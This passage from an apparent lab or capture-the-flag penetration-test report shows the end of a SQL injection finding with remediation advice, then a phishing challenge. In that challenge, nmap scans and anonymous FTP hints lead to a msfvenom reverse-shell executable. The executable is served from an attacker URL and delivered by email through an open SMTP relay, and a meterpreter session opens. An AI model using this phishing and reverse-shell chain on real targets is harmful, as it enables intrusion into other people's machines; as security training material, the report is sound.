


Figure 2.35: sqlmap output second part + flag

2.4.1.2 Proposed solutions

Unsanitized user input (SQL queries) can lead attackers to the access to sensitive information and DB compromise.

Quick fix

- Parametrized queries to add a layer of abstraction to the queries from the user
- Implement strict input verification
- Implement access control policies

Long-term fix

- Implement an Object-Relational Mapping (ORM) framework. It escapes queries automatically.

2.5 VM 5

Hostname: Challenge 5
Server IP address: 192.168.25.150
OS: Windows

2.5.1 Social Engineering - Phishing

In this instance, the key was understanding that this was a simulation of a case of phishing through an email with a malicious url to gain access of the target machine. The hints were found from the files retrieved from the FTP server that had anonymous login enabled.
CVSS score[5]: 8.8 /High
Exploitability: 85%, since it relies on the open ftp server and the easy connection to the machine, considering the fact that the phishing through the email was possible because the target machine was set to automatically "click" the link and run the downloaded payload next. In a real world scenario it would depend on the email filtering and the staff's security awareness training, so summarizing it would mostly depend on the human factor.

2.5.1.1 Minimal proof of concept

To begin a port scan with nmap was performed, since it was known that there was a machine on the 192.168.25.150 IP address (see Fig. 1.2).

```
nmap -sC -sV 192.168.25.150
```

[5] https://www.first.org/cvss/calculator/4-0

From the nmap scan It could be understood that there was an ftp service active as well as an smtp service




Figure 2.36: Nmap port scan of the target host part 1




Figure 2.37: Nmap port scan of the target host part 2




Figure 2.38: Nmap port scan of the target host part 3




Figure 2.39: Nmap port scan of the target host part 4

Since there was anonymous access enabled on the ftp server (see Fig. 2.1), it was possible connecting to the server and download the contained files.




Figure 2.40: Connection to the ftp server and file downloading

First hint to understand that a phishing email was needed. The target email address was also indicated




Figure 2.41: Content of the file named “message.txt"

Second hint to understand that a phishing email was needed (email sending script). The arguments needed to run the script and send the email were: The IP address of the SMTP server, the address to send from, the target address to send the email to, the message content. This gave out that there was the need to create a malicious payload that had to be downloaded from a url sent through an email, that was forwarded through the SMTP server. This would lead to the creation of a reverse shell on the target machine.



Figure 2.42: Content of the file named “send_message.py" and quick execution to understand the behaviour of the python script

An OS scan to retrieve details to create the payload was ran through nmap.

```
sudo nmap -Pn -O 192.168.25.150
```




Figure 2.43: OS fingerprint scan to make a payload to be sent to open a reverse shell through meterpreter on msfconsole

Malicious payload setup. An executable file for Windows 21H2 was created named “reverse_tcp.exe" was created. The architecture of the machine was set to x64 because from a brief research it came out that the Windows 11 21H2 operating system could be installed only on x64 machines.



Figure 2.44: Payload generation through msfvenom

The given python script was then used to send the email through the SMTP server (with anonymous relay, no authentication, see Fig. 2.36) that led to the download of the malicious payload though the following URL (the payload was forwarded through the python http server on port 8000 (see Fig. 2.46):

```
http://192.168.25.100:8000/reverse_tcp.exe
```




Figure 2.45: Email to be sent through the given python script that redirects to a malicious link that downloads the malicious payload

Paul clicks on the link and download the payload.




Figure 2.46: The moment where Paul opened the malicious URL and retrieved the payload hosted on the Kali machine through a python http server running on port 8000

While the email was being sent (see Fig. 2.45) a meterpreter shell was ready listening for any connection. Eventually, after the payload was downloaded, the meterpreter reverse shell session was successfully created and opened.




Figure 2.47: After Paul downloaded the payload, it seems to be automatically ran and the meterpreter shell, that was ready listening for a new communication, was triggered and started

After the session opening, an attempt to retrieve the flag was performed but the user didn't have the permission to access it. Therefore, a privilege escalation was needed.

